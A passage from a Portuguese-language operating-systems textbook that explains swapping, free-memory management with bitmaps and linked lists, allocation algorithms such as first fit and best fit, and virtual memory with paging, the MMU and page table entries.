**Figura 3.3** O registrador-limite e o registrador-base podem ser usados para dar a cada processo um espaço de endereçamento independente.

operacional possa modificá-los. Esse foi o caso do CDC 6600, mas não do Intel 8088, que nem mesmo tinha o registrador-limite. Ele tinha, contudo, múltiplos registradores-base, que permitiam que dados e textos de programas, por exemplo, fossem realocados independentemente, mas que não ofereciam proteção contra referências à memória além da capacidade.

Uma desvantagem da realocação usando registradoreslimite e registradores-base é a necessidade de executar uma adição e uma comparação em cada referência à memória. As comparações podem ser feitas rapidamente, mas, a menos que circuitos de adição especiais sejam utilizados, as adições são demoradas em virtude do tempo de propagação do 'vai um'.

#### 3.2.2 Troca de memória

Se a memória física do computador for grande o suficiente para armazenar todos os processos, os esquemas descritos até agora bastarão. Mas, na prática, a quantidade total de RAM necessária para todos os processos é frequentemente muito maior do que a memória pode comportar. Em um sistema Windows ou Linux típico, algo como 40–60 processos ou mais podem ser inicializados quando o computador é inicializado. Por exemplo, quando uma aplicação do Windows é instalada, frequentemente emite comandos de modo que, em subsequentes inicializações do sistema, seja lançado um processo que não faça nada além de verificar atualizações para a aplicação. Tal processo

pode facilmente ocupar 5–10 MB de memória. Outros processos secundários verificam a chegada de correspondência eletrônica, de conexões do sistema de rede e muitas outras coisas. E tudo isso antes que o primeiro programa do usuário seja inicializado. Atualmente, programas sérios de aplicação de usuários podem utilizar facilmente de 50 a 200 MB ou mais. Consequentemente, a manutenção de todos esses processos na memória o tempo todo requer uma quantidade de memória enorme e não pode ser realizada se a memória for insuficiente.

Dois métodos gerais para lidar com a sobrecarga de memória têm sido desenvolvidos com o passar dos anos. A estratégia mais simples, denominada troca de processos (swapping), consiste em trazer, em sua totalidade, cada processo para a memória, executá-lo durante um certo tempo e, então, devolvê-lo ao disco. Processos ociosos muitas vezes são armazenados no disco, de forma que não ocupem qualquer espaço na memória quando não estão executando (embora alguns deles 'acordem' periodicamente para fazer seu trabalho, e, em seguida, vão 'dormir' novamente). A outra estratégia, denominada memória virtual, permite que programas possam ser executados mesmo que estejam apenas parcialmente carregados na memória principal. Estudaremos a seguir troca de processos; na Seção 3.3, trataremos de memória virtual.

O funcionamento de um sistema de troca de processos é ilustrado na Figura 3.4. Inicialmente, somente o processo *A* está na memória. Em seguida, os processos *B* e *C* são criados ou trazidos do disco. Na Figura 3.4(d), o processo *A* é devolvido ao disco. Então, o processo *D* entra na memória e, em seguida, o processo *B* é retirado. Por fim, o processo *A* é novamente trazido do disco para a memória. Como o processo *A* está agora em uma localização diferente na memória, os endereços nele contidos devem ser relocados via software durante a carga na memória ou, mais provavelmente, via hardware durante a execução do programa. Por exemplo, registradores-base e registradores-limite funcionariam bem aqui.

Quando as trocas de processos deixam muitos espaços vazios na memória, é possível combiná-los todos em um único espaço contíguo de memória, movendo-os, o máximo possível, para os endereços mais baixos. Essa técnica é denominada **compactação de memória**. Ela geralmente não é usada em virtude do tempo de processamento necessário. Por exemplo, uma máquina com 1 GB de memória e que possa copiar 4 bytes em 20 ns gastaria cerca de 5 segundos para compactar toda a memória.

Um ponto importante a ser considerado relaciona-se com a quantidade de memória que deve ser alocada a um processo quando este for criado ou trazido do disco para a memória. Se processos são criados com um tamanho fixo, inalterável, então a alocação é simples: o sistema operacional alocará exatamente aquilo que é necessário, nem mais nem menos.

Contudo, se a área de dados do processo puder crescer — por exemplo, alocando dinamicamente memória de

uma área temporária (heap), como em muitas linguagens de programação —, problemas poderão ocorrer sempre que um processo tentar crescer. Se houver um espaço livre disponível adjacente ao processo, ele poderá ser alocado e o processo poderá crescer nesse espaço. Por outro lado, se estiver adjacente a outro processo, o processo que necessita crescer poderá ser movido para uma área de memória grande o suficiente para contê-lo ou um ou mais processos terão de ser transferidos para o disco a fim de criar essa área disponível. Se o processo não puder crescer na memória e a área de troca de disco (swap) estiver cheia, o processo deverá ser supenso até que algum espaço seja liberado (ou pode ser terminado).

Se o esperado é que a maioria dos processos cresça durante a execução, provavelmente será uma boa ideia alocar uma pequena memória extra sempre que se fizer a transferência de um processo para a memória ou a movimentação dele na memória, a fim de reduzir o custo (extra) associado à movimentação ou à transferência de processos que não mais cabem na memória alocada a eles. Contudo, quando os processos forem transferidos de volta para o disco, somente a memória realmente em uso deverá ser transferida, pois é desperdício efetuar também a transferência da memória extra. Na Figura 3.5(a) vemos uma configuração de memória na qual o espaço para crescimento foi alocado a dois processos.

Se os processos puderem ter duas áreas em expansão por exemplo, a área de dados sendo usada como área temporária (heap) para variáveis dinamicamente alocadas e liberadas e uma área de pilha para variáveis locais comuns e para endereços de retorno —, então uma solução poderá ser a mostrada na Figura 3.5(b). Nessa figura, vemos que cada processo tem uma pilha no topo de sua memória alo-




Figura 3.4 Alterações na alocação de memória à medida que processos entram e saem dela. As regiões sombreadas correspondem a regiões da memória não utilizadas naquele instante.




Figura 3.5 (a) Alocação de espaço para um segmento de dados em expansão. (b) Alocação de espaço para uma pilha e um segmento de dados em crescimento.

cada, crescendo para baixo, e uma área de dados adjacente ao código do programa, crescendo para cima. A porção de memória situada entre essas duas áreas pode ser usada por ambas. Se essa porção de memória assim situada for toda ocupada, então o processo terá de ser movido para outra área com espaço suficiente, ser transferido para disco e esperar até que uma área de memória grande o bastante possa ser criada ou ser terminado.

#### 3.2.3 Gerenciando a memória livre

Quando a memória é atribuída dinamicamente, o sistema operacional deve gerenciá-la. De modo geral, há dois modos de verificar a utilização da memória: mapas de bits e listas livres. Nesta seção e na próxima examinaremos esses dois métodos.

#### Gerenciamento de memória com mapa de bits

Com um mapa de bits, a memória é dividida entre unidades de alocação tão pequenas quanto palavras ou tão grandes como vários kilobytes. A cada unidade de alocação corresponde um bit no mapa de bits, o qual é 0 se a unidade estiver livre e 1 se estiver ocupada (ou vice-versa). A Figura 3.6 mostra parte da memória e o mapa de bits correspondente.

O tamanho da unidade de alocação é um item importante no projeto. Quanto menor a unidade de alocação, maior será o mapa de bits. Contudo, mesmo com uma unidade de alocação tão pequena quanto 4 bytes, 32 bits de memória necessitarão de apenas 1 bit no mapa de bits. Assim, uma memória com 32n bits usará um mapa de n bits, de modo que o mapa de bits ocupará somente 1/33 da memória. Se a unidade de alocação for definida como grande, o mapa de bits será menor, mas uma quantidade apreciável de memória poderá ser desperdiçada na última unidade do processo se o tamanho do processo não for exatamente múltiplo da unidade de alocação.

Um mapa de bits é uma maneira simples de gerenciar palavras na memória em uma quantidade fixa de memória, pois o tamanho desse mapa de bits só depende do tamanho da memória e da unidade de alocação. O principal problema com essa técnica é que, quando se decide carregar na memória um processo com tamanho de k unidades, o gerenciador de memória precisa encontrar espaço disponível na memória procurando no mapa de bits uma sequência de k bits consecutivos em 0. Essa operação de busca por uma sequência de  $\varnothing$ s é muito lenta (porque esta sequência pode ultrapassar limites de palavras no mapa), o que constitui um argumento contra os mapas de bits.

#### Gerenciamento de memória com listas encadeadas

Outra maneira de gerenciar o uso de memória é manter uma lista encadeada de segmentos de memória alocados e disponíveis. Um segmento é tanto uma área de memória alocada a um processo como uma área de memória livre situada entre as áreas de dois processos. A memória da Figura 3.6(a) é representada na Figura 3.6(c) como uma lista encadeada de segmentos. Cada elemento dessa lista encadeada especifica um segmento de memória livre (L) ou um segmento de memória alocado a um processo (P), o endereço onde se inicia esse segmento, seu comprimento e um ponteiro para o próximo elemento da lista.

Nesse exemplo, a lista de segmentos é mantida ordenada por endereço. Essa ordenação apresenta a vantagem de permitir uma atualização rápida e simples da lista sempre que um processo terminar sua execução ou for removido da memória. Um processo que termina sua execução geralmente tem dois vizinhos na lista encadeada de segmentos de memória (exceto quando estiver no início ou no fim dessa lista). Esses vizinhos podem ser ou segmentos de memória alocados a processos ou segmentos de memória livres e, assim, as quatro combinações da Figura 3.7 são possíveis. Na Figura 3.7(a), um segmento de memória é liberado e a atualização da lista é feita pela substituição de um P por um L. Nas figuras 3.7(b) e 3.7(c), dois segmentos de memória são concatenados em um único; a lista fica,




Figura 3.6 (a) Parte da memória com cinco processos e três segmentos de memória. As marcas mostram as unidades de alocação de memória. As regiões sombreadas (0 no mapa de bits) estão livres. (b) O mapa de bits correspondente. (c) A mesma informação como lista.




Figura 3.7 Quatro combinações de vizinhos para o processo que termina, X.

desse modo, com um item a menos. Na Figura 3.7(d), três segmentos de memória são transformados em um único e dois itens são eliminados da lista.

Como a entrada da tabela de processos referente a um processo em estado de término de execução geralmente aponta para a entrada da lista encadeada associada a esse referido processo, uma lista duplamente encadeada pode ser mais adequada, em vez da lista com encadeamento simples da Figura 3.6(c). Uma lista duplamente encadeada torna mais fácil encontrar o item anterior na lista, a fim de verificar a possibilidade de uma mistura.

Quando os segmentos de memória alocados a processos e segmentos de memória livres são mantidos em uma lista ordenada por endereço, é possível utilizar diversos algoritmos para alocar memória a um processo recém-criado (ou a um processo já existente em disco que esteja sendo transferido para a memória). Vamos supor que o gerenciador de memória saiba quanta memória deve ser alocada ao processo. O algoritmo mais simples é o first fit (primeiro encaixe). O gerenciador de memória procura ao longo da lista de segmentos de memória por um segmento livre que seja suficientemente grande para esse processo. Esse segmento é, então, quebrado em duas partes, uma das quais é alocada ao processo, e a parte restante transforma-se em um segmento de memória livre de tamanho menor, exceto no caso improvável de o tamanho do segmento de memória alocado ao processo se ajustar exatamente ao tamanho do segmento de memória livre original. O algoritmo first fit é rápido porque procura o menos possível.

Uma alteração menor no algoritmo first fit resulta no algoritmo next fit (próximo encaixe). O algoritmo next fit funciona da mesma maneira que o algoritmo first fit, exceto pelo fato de sempre memorizar a posição em que encontra um segmento de memória disponível de tamanho suficiente. Quando o algoritmo next fit tornar a ser chamado para encontrar um novo segmento de memória livre, ele inicializará sua busca a partir desse ponto, em vez de procurar sempre a partir do início da lista, tal como faz o algoritmo first fit. Simulações feitas por Bays (1977) mostraram que o algoritmo next fit fornece um desempenho ligeiramente inferior ao do algoritmo first fit.

Outro algoritmo bastante conhecido é o best fit (melhor encaixe). Esse algoritmo pesquisa a lista inteira e escolhe o menor segmento de memória livre que seja adequado ao processo. Em vez de escolher um segmento de memória disponível grande demais que poderia ser necessário posteriormente, o algoritmo best fit tenta encontrar um segmento de memória disponível cujo tamanho seja próximo do necessário ao processo, para que haja maior correspondência entre a solicitação e os segmentos disponíveis.

Como exemplo de algoritmos first fit e best fit, observe a Figura 3.6 novamente. Se um segmento de memória de tamanho 2 for necessário, o algoritmo first fit alocará o segmento de memória disponível que se inicia na unidade 5, mas o algoritmo best fit alocará aquele que se inicia em 18.

O algoritmo best fit é mais lento que o algoritmo first fit, pois precisa pesquisar a lista inteira cada vez que for chamado. O algoritmo best fit, surpreendentemente, também resulta em maior desperdício de memória do que os algoritmos first fit e next fit, pois tende a deixar disponíveis inúmeros segmentos minúsculos de memória e consequentemente inúteis. Em média, o algoritmo first fit gera segmentos de memória disponíveis maiores.

Para evitar o problema de alocar um segmento de memória disponível de tamanho quase exato ao requisitado pelo processo e, assim, gerar outro minúsculo segmento de memória disponível, seria possível pensar em um algoritmo worst fit (pior encaixe), isto é, em que sempre se escolhesse o maior segmento de memória disponível, de modo que, quando dividido, o segmento de memória disponível restante, após a alocação ao processo, fosse suficientemente grande para ser útil depois. Entretanto, simulações têm mostrado que o algoritmo worst fit não é uma ideia muito

Todos os quatro algoritmos poderiam se tornar mais rápidos se segmentos de memória alocados a processos e segmentos de memória disponíveis fossem mantidos em listas separadas. Nesse caso, todos esses algoritmos se voltariam para inspecionar segmentos de memória ainda disponíveis, e não segmentos de memória já alocados a processos. O preço inevitavelmente pago por esse aumento de desempenho na alocação de memória é a complexidade adicional e a redução no desempenho da liberação de memória, visto que um segmento de memória liberado tem de ser removido da lista

de segmentos de memória alocados a processos e inserido na lista de segmentos de memória disponíveis.

Se listas distintas forem usadas para segmentos de memória alocados a processos e para segmentos de memória disponíveis, a lista de segmentos de memória disponíveis poderá ser mantida ordenada por tamanho, tornando o algoritmo best fit mais rápido. Quando o algoritmo best fit pesquisar a lista de segmentos de memória disponíveis do menor para o maior, ao encontrar um segmento de tamanho adequado, terá também a certeza de que se trata do menor segmento de memória disponível e, portanto, o best fit. Nenhuma procura adicional será necessária, como o seria no esquema de lista única. Com a lista de segmentos de memória disponíveis ordenada por tamanho, os algoritmos first fit e best fit são igualmente rápidos, e fica sem sentido utilizar o algoritmo next fit.

Quando se mantém a lista de segmentos de memória ainda disponíveis separada da lista de segmentos de memória já alocados a processos, uma pequena otimização é possível. Em vez de se ter um conjunto separado de estruturas de dados para a manutenção da lista de segmentos de memória disponíveis, como é feito na Figura 3.6(c), esses próprios segmentos podem ser usados para essa finalidade. A primeira palavra de cada segmento de memória disponível poderia conter o tamanho desse segmento, e a segunda palavra, um ponteiro para o segmento disponível seguinte. Os nós da lista da Figura 3.6(c) — os quais necessitam de três palavras e um bit (P/L) — não seriam mais necessários.

Ainda existe outro algoritmo de alocação, denominado **quick fit** (encaixe mais rápido), que mantém listas separadas para alguns dos tamanhos de segmentos de memória disponíveis em geral mais solicitados. Por exemplo, pense em uma tabela com *n* entradas, na qual a primeira entrada seria um ponteiro para o início de uma lista de segmentos de memória disponíveis de 4 KB; a segunda, um ponteiro para uma lista de segmentos de 8 KB; a terceira, um ponteiro para uma lista de segmentos de 12 KB, e assim por diante. Os segmentos de memória disponíveis de 21 KB poderiam ser colocados na lista de segmentos de memória disponíveis de 20 KB ou em uma lista de segmentos de tamanhos especiais.

Com o algoritmo quick fit, buscar um segmento de memória disponível de um determinado tamanho é extremamente rápido, mas apresenta a mesma desvantagem de todos os esquemas que ordenam por tamanho de segmento, ou seja, quando um processo termina sua execução ou é removido da memória (devolvido ao disco ou deletado), é dispendioso descobrir quais são os segmentos de memória vizinhos aos segmentos desse processo, a fim de verificar a possibilidade de uma mistura de segmentos de memória disponíveis. Se a mistura não for feita, a memória rapidamente será fragmentada em uma grande quantidade de minúsculos segmentos de memória disponíveis, inúteis a qualquer processo.

# Memória virtual

Embora registradores-base e registradores-limite possam ser usados para criar a abstração de espaços de endereçamento, há outro problema a ser resolvido: gerenciar o bloatware.¹ O tamanho das memórias está aumentando rapidamente, mas o tamanho dos softwares está aumentando muito mais rápido. Na década de 1980, muitas universidades executavam um sistema de tempo compartilhado com dezenas de usuários (mais ou menos satisfeitos) simultâneos em um VAX 4 MB. Agora a Microsoft recomenda pelo menos 512 MB para que um único usuário do sistema Vista execute aplicações simples e 1 GB se estiver fazendo algo sério. A tendência à multimídia gera ainda mais demandas sobre a memória.

Como consequência desses desenvolvimentos, há a necessidade de executar programas grandes demais para se encaixarem na memória, e certamente há a necessidade de haver sistemas que possam dar suporte a múltiplos programas em execução simultânea, cada um dos quais é comportado pela memória individualmente, mas que, coletivamente, excedam a memória. A troca de processos não é uma opção atrativa, visto que um disco SATA típico tem uma taxa de transferência de pico de, no máximo, 100 MB/s, o que significa que leva pelo menos 10 segundos para sair de um programa de 1 GB e outros 10 segundos para inicializar um programa de 1 GB.

O problema de programas maiores que a memória está presente desde o início da computação, ainda que em áreas limitadas, como ciência e engenharia (a simulação da criação do universo ou mesmo a simulação de uma nova aeronave ocupam muita memória). Uma solução adotada na década de 1960 foi a divisão do programa em módulos, denominados sobreposições (overlays) (módulos de sobreposição). Quando um programa era inicializado, tudo o que era carregado na memória era o gerenciador de sobreposições, que imediatamente carregava e executava a sobreposição 0. Feito isso, ele diria ao gerenciador de sobreposições para carregar a sobreposição 1, seja acima da sobreposição 0 na memória (se houvesse espaço para ele), seja na parte superior da sobreposição 0 (se não houvesse espaço). Alguns sistemas de sobreposições eram altamente complexos, permitindo muitos sobreposições na memória ao mesmo tempo. As sobreposições eram mantidos em disco e carregadas (ou removidas) dinamicamente na memória pelo gerenciador de sobreposições.

Embora o trabalho real de troca de sobreposição do disco para a memória e vice-versa fosse feito pelo sistema operacional, a divisão do programa em módulos tinha de ser feita manualmente pelo programador. A divisão de programas grandes em módulos menores era um trabalho lento, enfadonho e propenso a erros. Poucos programadores

<sup>1</sup> Bloatware é o termo utilizado para definir softwares que usam quantidades excessivas de memória (N.R.T.).

eram bons nisso. Não demorou muito para se pensar em também atribuir essa tarefa ao computador.

Para isso, foi concebido um método (Fotheringham, 1961), que ficou conhecido como memória virtual. A ideia básica por trás da memória virtual é que cada programa tem seu próprio espaço de endereçamento, que é dividido em blocos chamados páginas. Cada página é uma série contígua de endereços. Essas páginas são mapeadas na memória física, mas nem todas precisam estar na memória física para executar o programa. Quando o programa referencia uma parte de seu espaço de endereçamento que está na memória física, o hardware executa o mapeamento necessário dinamicamente. Quando o programa referencia uma parte de seu espaço de endereçamento que não está em sua memória física, o sistema operacional é alertado para obter a parte que falta e reexecutar a instrução que falhou.

De certo modo, a memória virtual é uma generalização da ideia do registrador-limite e do registrador-base. O 8088 tinha registradores-base separados (mas nenhum registrador-limite) para texto e dados. Com a memória virtual, em vez de realocação separada apenas para os segmentos de texto e dados, o espaço de endereçamento completo pode ser mapeado na memória física em unidades razoavelmente pequenas. Explicaremos como a memória virtual é implementada a seguir.

A memória virtual também funciona bem em um sistema com multiprogramação, com pedaços e partes de diferentes programas simultaneamente na memória. Se um programa estiver esperando por outra parte de si próprio ser carregada na memória, a CPU poderá ser dada a outro processo.

### 3.3.1 Paginação

A maioria dos sistemas com memória virtual utiliza uma técnica denominada paginação. Em qualquer computador existe um conjunto de endereços de memória que os programas podem gerar ao serem executados. Quando um programa usa uma instrução do tipo

MOV REG.1000

ele deseja copiar o conteúdo do endereço de memória 1000 para o registrador REG (ou o contrário, dependendo do computador). Endereços podem ser gerados com o uso da indexação, de registradores-base, registradores de segmento ou outras técnicas.

Esses endereços gerados pelo programa são denominados endereços virtuais e constituem o espaço de endereçamento virtual. Em computadores sem memória virtual, o endereço virtual é idêntico ao endereço físico e, assim, para ler ou escrever uma posição de memória, ele é colocado diretamente no barramento da memória. Quando a memória virtual é usada, o endereço virtual não é colocado diretamente no barramento da memória. Em vez disso, ele vai a uma MMU (memory management unit — unidade de gerenciamento de memória), que mapeia endereços virtuais em endereços físicos, como ilustrado na Figura 3.8.




Figura 3.8 A posição e a função da MMU. Aqui a MMU é mostrada como parte do chip da CPU (processador) porque isso é comum atualmente. Contudo, em termos lógicos, poderia ser um chip separado, como ocorria no passado.

Um exemplo muito simples de como esse mapeamento funciona é mostrado na Figura 3.9. Nela, temos um computador que pode gerar endereços virtuais de 16 bits, de 0 a 64 K - 1. Contudo, esse computador tem somente 32 KB de memória física. Assim, embora seja possível escrever programas de 64 KB, eles não podem ser totalmente carregados na memória para serem executados. Uma cópia completa do código do programa, de até 64 KB, deve, entretanto, estar presente em disco, de modo que partes possam ser carregadas dinamicamente na memória quando necessário.

O espaço de endereçamento virtual é dividido em unidades denominadas páginas (pages). As unidades correspondentes na memória física são denominadas molduras de página (page frames). As páginas e as molduras de página são sempre do mesmo tamanho. No exemplo dado, as páginas têm 4 KB, mas páginas de 512 bytes a 64 KB têm sido utilizadas em sistemas reais. Com 64 KB de espaço de endereçamento virtual e 32 KB de memória física, podemos ter 16 páginas virtuais e oito molduras de página. As transferências entre memória e disco são sempre em páginas completas.

A notação na Figura 3.9 é a seguinte: a série 0K-4K significa que os endereços físicos ou virtuais nessa página são 0 a 4095. A série 4K-8K refere-se aos endereços 4096 a 8191 e assim por diante. Cada página contém exatamente 4096 endereços começando com um múltiplo de 4096 e terminando antes de um múltiplo de 4096.

Quando um programa tenta acessar o endereço 0, por exemplo, usando a instrução

MOV REG,0

o endereço virtual 0 é enviado à MMU, que detecta que esse endereço virtual situa-se na página virtual 0 (de 0 a 4095), que, de acordo com seu mapeamento, corresponde à moldura de página 2 (de 8192 a 12287). A MMU transforma, assim, o endereço virtual 0, que lhe foi entregue pela CPU, no endereço físico 8192 e o envia à memória por




Figura 3.9 A relação entre endereços virtuais e endereços de memória física é dada pela tabela de páginas. Cada página começa com um múltiplo de 4096 e termina 4095 endereços acima; assim, 4K–8K na verdade significa 4096–8191 e 8K–12K significa 8192–12287.

meio do barramento. A memória desconhece a existência da MMU e somente enxerga uma solicitação de leitura ou escrita no endereço 8192, a qual ela executa. Desse modo, a MMU mapeia todos os endereços virtuais de 0 a 4095 em endereços físicos localizados de 8192 a 12287.

De maneira similar, a instrução

**MOV REG.8192** 

é efetivamente transformada em

MOV REG.24576

pois o endereço virtual 8192 (na página virtual 2) está mapeado em 24576 (na moldura de página física 6). Como outro exemplo, o endereço virtual 20500 está localizado 20 bytes depois do início da página virtual 5 (endereços virtuais de 20480 a 24575) e é mapeado no endereço físico 12288 + 20 = 12308.

Por si só, essa habilidade de mapear as 16 páginas virtuais em qualquer uma das oito molduras de página, por meio da configuração apropriada do mapa da MMU, não resolve o problema de o espaço de endereçamento virtual ser maior do que a memória física disponível. Como temos apenas oito molduras de página física, somente oito páginas virtuais da Figura 3.9 podem ser simultaneamente mapeadas na memória física. As outras páginas, rotuladas com um X na figura, não são mapeadas. No hardware real, um bit Presente/ausente em cada entrada da tabela de

páginas informa se a página está fisicamente presente ou não na memória.

O que acontece se um programa tenta usar uma página virtual não mapeada, por exemplo, empregando a instrução

MOV REG,32780

na qual 32780 corresponde ao décimo segundo byte dentro da página virtual 8 (que se inicia em 32768)? A MMU constata que essa página virtual não está mapeada (o que é indicado por um X na figura) e força o desvio da CPU para o sistema operacional. Essa interrupção é denominada **falta de página** (page fault). O sistema operacional, então, escolhe uma moldura de página (page frame) pouco usada e a salva em disco, ou seja, escreve seu conteúdo de volta no disco (se já não estiver lá). Em seguida, ele carrega a página virtual referenciada pela instrução na moldura de página recém-liberada, atualiza o mapeamento da tabela de páginas e reinicializa a instrução causadora da interrupção.

Por exemplo, se o sistema operacional decidir escolher a moldura de página 1 para ser substituída, deverá então carregar a página virtual 8 a partir do endereço físico 8192 e fazer duas alterações no mapeamento da MMU. Primeiro, o sistema operacional marcará, na tabela de páginas virtuais, a entrada da página virtual 1 como 'não mapeada' e, consequentemente, qualquer acesso futuro a endereços virtuais entre 4096 e 8191 provocará uma interrupção do tipo falta de página. Em seguida, ele marcará, na tabela de páginas virtuais, a entrada da página virtual 8 como 'mapeada' (substitui o X por 1), de modo que, quando a instrução causadora da interrupção for reexecutada, a MMU transformará o endereço virtual 32780 no endereço físico 4108 (4096 + 12).

Vamos dar uma olhada no funcionamento da MMU para também entender por que escolhemos um tamanho de página que é uma potência de 2. Na Figura 3.10 vemos um exemplo de endereço virtual, 8196 (0010000000000100 em binário), sendo mapeado por meio do emprego do mapeamento da MMU da Figura 3.9. O endereço virtual de 16 bits que chega à MMU é nela dividido em um número de página de 4 bits e um deslocamento de 12 bits. Com 4 bits para número de página, podemos ter 16 páginas virtuais e, com 12 bits para o deslocamento, é possível endereçar todos os 4096 bytes dessa página.

O número da página é usado como um índice para a tabela de páginas, a fim de obter a moldura de página física correspondente àquela página virtual. Se o bit *Presente/ausente* da página virtual estiver em 0, ocorrerá uma interrupção do tipo falta de página, desviando-se, assim, para o sistema operacional. Se o bit *Presente/ausente* estiver em 1, o número da moldura de página encontrado na tabela de páginas será copiado para os três bits mais significativos do registrador de saída, concatenando-os ao deslocamento de 12 bits, que é copiado sem alteração do endereço virtual de entrada. Juntos constituem o endereço físico de 15 bits da




Figura 3.10 Operação interna da MMU com 16 páginas de 4 KB.

memória. O registrador de saída envia esse endereço físico de 15 bits à memória por meio de um barramento.

# 3.3.2 Tabelas de páginas

No caso mais simples, o mapeamento dos endereços virtuais em endereços físicos pode ser resumido da seguinte forma: o endereço virtual é dividido em um número de página virtual (bits mais significativos) e um deslocamento (bits menos significativos). Por exemplo, com um endereco de 16 bits e um tamanho de página de 4 KB, os 4 bits superiores poderiam especificar uma dentre as 16 páginas virtuais e os 12 bits inferiores especificariam, então, o deslocamento do byte (de 0 a 4095) dentro da página selecionada. Contudo, também é possível uma divisão com 3 ou 5 bits ou algum outro número de bits para endereçamento de página. Diferentes divisões implicam diferentes tamanhos de páginas.

O número da página virtual é usado como índice dentro da tabela de páginas para encontrar a entrada dessa tabela associada à página virtual em questão. A partir dessa entrada, chega-se ao número da moldura de página física correspondente (caso ela já exista). O número da moldura de página física é concatenado aos bits do deslocamento, substituindo, assim, o número da página virtual pelo da moldura de página física, para formar o endereço físico que será enviado à memória.

Desse modo, o objetivo da tabela de páginas é mapear páginas virtuais em molduras de página física. Matematicamente falando, a tabela de páginas é uma função que usa o número da página virtual como argumento e tem o número da moldura de página física correspondente como resultado. Usando o resultado dessa função, o campo que endereça a página virtual em um endereço virtual pode ser substituído pelo campo que endereça a moldura de uma página física, formando, assim, um endereço da memória física.

#### Estrutura de uma entrada da tabela de páginas

Passemos, então, da análise da estrutura das tabelas de páginas como um todo para o detalhamento de uma única entrada da tabela de páginas. O esquema exato de uma entrada é altamente dependente da máquina, mas o tipo de informação presente é aproximadamente o mesmo de máquina para máquina. Na Figura 3.11 mostramos um exemplo de uma entrada da tabela de páginas. O tamanho varia de um computador para o outro, mas 32 bits são um tamanho comum. O campo mais importante é o Número da moldura de página. Afinal de contas, o objetivo do mapeamento de páginas é localizar esse valor. Próximo a ele, temos o bit Presente/ausente. Se esse bit for 1, a entrada será






Figura 3.11 Entrada típica de uma tabela de páginas.

válida e poderá ser usada. Se ele for 0, a página virtual à qual a entrada pertence não estará presente na memória no referido instante. O acesso à entrada da tabela de páginas com esse bit em 0 causa uma falta de página.

Os bits *de proteção* dizem quais tipos de acesso são permitidos à página. Em sua configuração mais simples, esse campo contém 1 bit, com 0 para leitura/escrita e 1 somente para leitura. Uma forma mais sofisticada tem 3 bits, 1 bit para habilitar/desabilitar cada uma das operações básicas na página: leitura, escrita e execução.

Os bits *Modificada* e *Referenciada* controlam o uso da página. Ao escrever na página, o hardware automaticamente faz o bit *Modificada* igual a 1 na entrada correspondente da tabela de páginas. Esse bit é importante quando o sistema operacional decide reivindicar uma moldura de página. Se a página física dentro dessa moldura foi modificada (isto é, ficou 'suja'), ela também deve ser atualizada no disco. Do contrário (isto é, se continua 'limpa'), ela pode ser simplesmente abandonada, visto que a imagem em disco continua válida. Esse bit é chamado algumas vezes de **bit sujo**, já que reflete o estado da página.

Ao bit *Referenciada* é atribuído o valor 1 quando a página física é referenciada, para leitura ou escrita. Esse bit ajuda o sistema operacional a escolher uma página a ser substituída quando ocorre uma falta de página. As páginas físicas que não estão sendo utilizadas são melhores candidatas do que as que estão, e esse bit desempenha um papel importante em vários dos algoritmos de substituição de páginas que estudaremos posteriormente, ainda neste capítulo.

Por fim, o último bit permite que o mecanismo de cache seja desabilitado para a página em questão. Essa propriedade é mais importante para as páginas que mapeiam em registradores de dispositivos do que na memória. Se o sistema operacional estiver preso em um laço (*loop*) à espera da resposta de algum dispositivo de E/S, é essencial que o hardware mantenha a busca da palavra a partir do dispositivo, e não a partir de uma cópia antiga da cache. Com esse bit, o uso da cache pode ser desabilitado. Máquinas com espaços de endereçamento separados para E/S e que não usem E/S mapeada em memória não precisam desse bit.

Note que o endereço em disco empregado para armazenar a página quando esta não está presente na memória não faz parte da tabela de páginas. A justificativa para isso é simples: a tabela de páginas contém somente as informações necessárias ao hardware para traduzir um endereço virtual em um endereço físico. As informações de que o sistema operacional precisa para tratar as faltas de página são mantidas em tabelas em software dentro do sistema operacional. O hardware não necessita dessas informações.

